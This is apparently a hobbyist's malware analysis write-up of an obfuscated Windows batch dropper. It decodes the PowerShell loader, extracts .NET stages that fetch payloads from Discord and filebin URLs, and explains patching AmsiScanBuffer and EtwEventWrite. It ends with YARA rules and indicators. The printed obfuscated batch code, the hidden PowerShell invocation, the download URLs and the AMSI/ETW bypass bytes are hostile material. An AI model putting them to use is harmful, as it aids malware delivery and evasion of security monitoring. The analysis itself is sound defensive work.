
A while ago, while studying with my friend on his laptop, he told me that he kept seeing a black window briefly appear and disappear when the laptop started up. He didn’t experience any issues with the laptop being slow because of it and he wasn’t concerned about it, so I opened up the startup folder in Windows and checked it. As expected, a batch file named setup6.bat was there. I told him to send it to me so I could have some fun with it :) and maybe find out what it could have done to his machine.
Static analysis
I started out with opening the file in notepad to check the code which was obfuscated, and it looked like this:
@echo off
set "EIHu=set "
%EIHu%"YtCs=="
%EIHu%"uHrPBBkiIh%YtCs%dows"
%EIHu%"TfuPdCyCPI%YtCs% C:\"
%EIHu%"hVqvrduOEf%YtCs%Syst"
%EIHu%"WZdrSwfPvK%YtCs%ll.e"
%EIHu%"HoJWcESEqU%YtCs%1.0\"
%EIHu%"xBEaleVsIZ%YtCs%Wind"
%EIHu%"oGqHLoeOst%YtCs%ll\v"
%EIHu%"tasqRFYOts%YtCs%copy"
%EIHu%"VwDTVRwseM%YtCs%em32"
%EIHu%"KGgtVCPNxX%YtCs%\Win"
%EIHu%"IkGFbVEsug%YtCs%xe /"
%EIHu%"tlosGtFQdZ%YtCs%y "%~0."
%EIHu%"NoITTcPgRP%YtCs%rshe"
%EIHu%"OtcXmFVTAa%YtCs%powe"
%EIHu%"OMMAYPpLfQ%YtCs%exe""
%EIHu%"wrqGrghQla%YtCs%ows\"
%EIHu%"JgNCdaNwKz%YtCs%Powe"
%EIHu%"KPMypAOWAP%YtCs%rShe"
%tasqRFYOts%%TfuPdCyCPI%%xBEaleVsIZ%%wrqGrghQla%%hVqvrduOEf%%VwDTVRwseM%%KGgtVCPNxX%%uHrPBBkiIh%%JgNCdaNwKz%%KPMypAOWAP%%oGqHLoeOst%%HoJWcESEqU%%OtcXmFVTAa%%NoITTcPgRP%%WZdrSwfPvK%%IkGFbVEsug%%tlosGtFQdZ%%OMMAYPpLfQ%
%EIHu%"tasqRFYOts%YtCs%cls"
%tasqRFYOts%
%EIHu%"tasqRFYOts%YtCs%cd "%~dp0""
%tasqRFYOts%
...
Right away, you can see this EIHu variable is a set command, and it’s setting other variables like an equal sign, a copy command, a chopped-up powershell command, and more, probably trying to avoid detection. Now, we could find and replace each variable manually, or simply modify it so that when it looks like it’s going to run a command, we print the output instead.
To do this safely, I opened my FlareVM machine, isolated it from the network, and took a snapshot as a fallback. Then I added echo before each variable that is not EIHu (since the format is the same throughout the entire file), and I got this:

The first command copies the PowerShell executable and names it setup6.bat.exe which is the name of the batch file (using %~0 in the batch script) + .exe at the end then clearing the terminal, and it is probably for trying to avoid detection. That explains the first few lines, and for the rest we can see the standard (but using the copy of PowerShell, setup6.bat.exe that they created)
setup6.bat.exe -noprofile -w hidden -ep bypass -c
which means execute the PowerShell code after the -c flag while having the window hidden and ignoring the profile or config of the PowerShell prompt. So I saved the output to setup7.ps1 to understand this PowerShell code, and after some formatting I got this:

It’s clear the script tries to hide their use of some PowerShell objects and methods like Cryptography.AesManaged, Load, FromBase64String and ReadAllText by reversing the strings and reconstructing them dynamically using indexes and -join ''. After cleaning those up, here is the summary of the functions:
xAVKais an AES decryption function that takes data and decrypts it using these base64 encoded credentials- Key:
BQfGiisdcBibRhGU6t2A8W3Yo1ttQXUYnq3w3r81O38= - IV:
0damDE+xtw/OyN2cNhZ55A==
- Key:
ZNXbQis for decompressing data using Gzip and return it as an arrayYEevRis for executing assembly code.
One part of the batch file I didn’t mention is a big comment (denoted by :: ) in the middle of the file that appears to have no use, but here we can see the script reads the batch file and looks for the comment and then splits it in two parts using a backslash \ (since base64 can’t contain a backslash) and these parts are then base64 decoded, decrypted using AES, decompressed using gzip and finally executed with some arguments, all of this using the functions that we mentioned.
Now we can save those bytes into files and check them out by adding an extra command to save the variable into a .exe file without executing them
$yWIOK = ZNXbQ (xAVKa (FromBase64String($JLtKZ[0])));
Set-Content -Path ./setup7-1.exe -Value $yWIOK -Encoding Byte;
$VXkwk = ZNXbQ (xAVKa (FromBase64String($JLtKZ[1])));
Set-Content -Path ./setup7-2.exe -Value $VXkwk -Encoding Byte;
After checking their properties I found that the first one is called Vpepqi.tmp and the second is called jyqhYk.tmp, and both of them are .NET assembly, so we can use dnSpy to analyze their code.
First Binary
Starting off with Vpepqi.tmp, which contains a module called JLAIVE and a class named kIApdjqZqKrJdMLLvoSg with three functions:
GetEmbeddedResource: extracts a resource from the binary.Uncompress: decompression using gzip.Exit: A persistence mechanism, which looks for a batch file (probablysetup6.bat) and places it in the Startup folder to run automatically on system start.
And this is the main function:

First I can see that it tries to hide itself using file attributes, then it looks for resource names that are not JLAIVE_P, JLAIVE_RP, and JLAIVE_AU. Except for JLAIVE_P, these are not in the binary, so the code does not enter the if-condition block. Instead, it proceeds directly to extracting the embedded resource and decompressing it. We can see this embedded resource inside dnSpy Resources section:

As expected, we got a gzip file:

Another one
Let’s extract it and open it in dnSpy, and interestingly its name is WindowsFormsApp23:

First they use TLS (Transport Layer Security) and WebClient to request two files:
array: https://cdn.discordapp.com/attachments/1085282048488521791/1085282132009689118/SikisOtomasyonu.pngarray2: https://filebin.net/0rylwlthrb9j396u/2.1.0.exe

both of them are down and not available in Wayback Machine website, and the first link is from a Discord channel. It is a “png” file, but later on, it is used with the Assembly.Load function, so I’m guessing it is just to hide the fact that it’s an executable. The other one is an executable.
After they download the “png” and the exe, they place the exe as an array with the RegAsm.exe path in an object and send it as an argument to hahayarrakkafa method in SikisOtomasyonu.yarramiye class (and all of these words are bad words in Turkish).
What I guess is happening here is that they execute their malware which is the downloaded file 2.1.0.exe using RegAsm.exe, and the logic behind this is in SikisOtomasyonu.png, and RegAsm.exe is a trusted Windows utility and has been known to be abused by malware to execute code through it using [ComRegisterFunction] and [ComUnregisterFunction], to evade detection, as documented by MITRE ATT&CK.
Second binary
We missed a file and that is the one I called setup7-2.exe, but it’s actual name is jyqhYk.tmp. It has one function called evfoaeDobyzJHFXXZBmt and it is like the PowerShell one, it does AES decryption given a key and an IV (the same key and IV as in the PowerShell script), and the main function is where the interesting part is:
 It looks complicated, but it’s not. They load the address of the
 VirtualProtect function and use it via a Delegate instead of calling it directly. They also encrypt some bytes and function names like AmsiScanBuffer and EtwEventWrite, all to try to avoid detection.
So I simplified it, and split it into two parts:
1. AMSI Bypass AmsiScanBuffer
AmsiScanBuffer is a function used by Windows Defender (through AMSI or Anti Malware Scan Interface) to scan scripts and other content for malicious behavior at runtime

This part of the code gets the memory address of the AmsiScanBuffer function, detects whether the current process is running on a 64-bit (8 bytes) or 32-bit (4 bytes) architecture, and then initializes the array with the corresponding machine code instructions represented as little endian byte sequences, removes memory protection by using VirtualProtect to give permission to read, write, and execute, copies the machine code, then returns the permissions to their original state.

Here’s what these instructions do:
- 64-bit
- 32-bit

As we can see they are both the same, only difference is the calling conventions between the two architecture, and their main goal is to mov 0x80070057 into eax and return immediately, and this value that it moves is the equivalent to AMSI_RESULT_CLEAN which indicates that no detection has been found.
2. Disable ETW Logging EtwEventWrite

Here we have the same code as before, the only difference is the target function and the bytes, which is EtwEventWrite a function used by Windows to log events through the ETW (Event Tracing for Windows) system, and for the bytes or the instructions it is only c3 or ret in 64-bit, only return nothing, which will make it not function.
Dynamic Analysis
Now that we’ve broken the malware apart statically, it’s time to see how it behaves when it runs. For this, I used a FlareVM machine with ProcMon and ProcExp running to catch any host-based indicators, and running FakeNet-NG for network-based indicators.
Host-based indicators
Running the batch file I keep getting this error:

Which after digging deeper, I found out that for some reason the WindowsFormsApp23 the one that sends the requests to discord and filebin, is returning an error after executing, making the program crash and not continue the execution of the JLAIVE executable, which in return doesn’t run the Exit method that puts the setup6.bat file in the Start-up folder.
Other than this error, the other things ran as expected, here is what it does when it ran:

We can see it ran cmd.exe for copying PowerShell to the Desktop, and then it uses it as setup6.bat.exe to start the execution of the malware, which then runs two more executables directly in the memory without saving it to disk, so it is hard to detect their actions in promon, but we know that the first one JLAIVE extract a new executable called WindowsFormsApp23 that does network stuff (we will see it in the network-based indicators) and nothing related to host-based indicators.
Going to jyqhYk.tmp, it should do AMSI bypassing and disable ETW logging, but it doesn’t do any of them in my tests

Here we can see that AMSI is not disabled.

And here events are logged in the Event Viewer.
In conclusion, the malware errors out just before saving the setup6.bat file in the startup folder, so there is no host-based indicators.
Network-based indicators
For the network indicators, I used FakeNet-NG and when running the malware we get two web requests as we expected from our static analysis:

and since both are down, nothing happened after.
Execution Chain
  graph LR
    A[setup6.bat] --> B[Copy PowerShell to setup6.bat.exe]
    B --> C[Decrypt & Decompress Payloads]
    C --> D[Run Vpepqi.tmp]
    C --> E[Run jyqhYk.tmp]
    E --> J[AMSI bypass & Disable ETW logging]
    D --> F[Decrypt & Decompress Resource]
    F --> G[WindowsFormsApp23.exe]
    G --> H[Download SikisOtomasyonu.png]
    G --> I[Download 2.1.0.exe]
YARA Rules
YARA is a tool for detecting and identifying malware using a set of rules, so let’s make our own rules to identify the malware we found, while I don’t think these rules will be used, it is good for practice for me, so here is my YARA rules:
1. Setting set
rule setting_set
{
    meta:
        description = "This will detect files where `set` is set to a variable"
    strings:
	    $set = /set\s+\S+\s*=[\s"]*set\b/
    condition:
        any of them
}
First rule is for declaring a variable with the word set which I don’t think has a legitimate use other than obfuscation, so here I detect these two cases:
set var="set"
set "var=set"
2. Long Comments
And for my next way to detect suspicious batch files, is long comments, since there is no useful comments that go longer than 200 characters and usually it might be embedding malicious payloads. Comments in batch files can either start with double colons :: (like in out sample) or REM and in other languages they can start with hashtags # or double forward slashes //, so I put them all to generalize.
rule long_comments
{
    meta:
        description = "This will detect long comments"
    strings:
	    $comment = /[:\/#]{1,2}\s*[a-zA-Z0-9+-\/=\\]{200,}/
	    $rem_comment = /REM\s*[a-zA-Z0-9+-\/=\\]{200,}/
    condition:
        any of them
}
Testing the rules on setup6.bat:

3. Discord Attachments
Moving on to in-memory detection for when the program is running, and the only one that I think I could kind of generalize is the use of discord attachments, since no legitimate program will download something from discord, and to do that, I used the base64 modifier, which will automatically try permutations and I don’t have to define each permutation myself, and I used the wide version of it, since Windows stores strings in UTF-16LE that leaves the string having null bytes in the middle, here is an example on our sample:

Here is the resulting rule:
rule discord_attachments
{
    meta:
        description = "This will detect the use of Discord to download files"
    strings:
        $discord_cdn = "cdn.discordapp.com/attachments" base64wide
    condition:
        all of them
}
4. Filebin.net
Similarly, filebin.net was also used in our sample and its used for sharing files temporary and there is no use for it in legitimate software.
rule filebin_net
{
    meta:
        description = "This will detect the use of filebin to download files"
    strings:
        $filebin_net = "filebin.net" base64wide
    condition:
        all of them
}
Testing the rules on WindowsFormsApp23:

Malware Analysis Summary
| Section | Details |
|---|---|
| Sample Name | setup6.bat |
| File Hashes (SHA256) | - setup6.bat e5c03e12d1b4b34b3eb51c0d8d1e2363d52a513fc059fde5c3e2f1098303fdc0- Vpepqi.tmp 0b0cb5333294a770dabac5d0add45e847bff6f981bfd65bc593f0c3366c4c450- jyqhYk.tmp 7a61b4240dd8b22ba860ebb18dfe413fa3ace2f6742ba8cf76b61290a9c4a883- WindowsFormsApp23.exe abb3e568c5708db78f2b75530cf8dcc1e9f3e44b7b6861a353368db7c0de7ff2 |
| File Size | ~30 KB (batch file) |
| File Paths | %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\setup6.bat |
| Persistence Mechanism | Startup folder (.bat file placed in startup path) |
| Payloads Loaded | - Embedded resource in Vpepqi.tmp: WindowsFormsApp23- Downloads: SikisOtomasyonu.png and 2.1.0.exe (now offline) |
| Obfuscation Techniques | - Obfuscated batch commands - String reversal in PowerShell - AES encryption & GZIP compression - In-memory assembly execution |
| Malicious Behavior | - AMSI bypass via patching AmsiScanBuffer- ETW logging disabled via patching EtwEventWrite- Hidding files |
| Anti-Analysis Techniques | - Dynamic string generation - Use of trusted binaries ( RegAsm.exe) |
| Network Activity | - Attempted to download from:cdn.discordapp.com and filebin.net |
| MITRE ATT&CK Techniques | - T1547.001: Persistence using Start-up folder- T1059.001: PowerShell- T1027: Obfuscation- T1218.009: RegAsm Execution- T1562.001: Disable or Modify Tools (AMSI/ETW) |
| Remediation | - Remove setup6.bat from Startup folder- Check for hidden setup6.bat.exe in user directories- Run AV scan |
Summary
A lot of functions the malware could have done, but it looks like it is incomplete or it could have been complete with these files they download, and we could have discovered what it actually does. Although it is sad for me that I didn’t get the full picture, it is good for my friend and others, that the malware is not working and already blocked.
Overall, it was fun playing around with this malware, and discovering how it works and what it does, I learned a lot about how malware hides and unpacks itself, downloads more files using windows trusted commands and how it tries to hide its actions by bypassing scans and disabling logging. Moreover, I learned how to make my own YARA rules using the static and dynamic analysis that I did.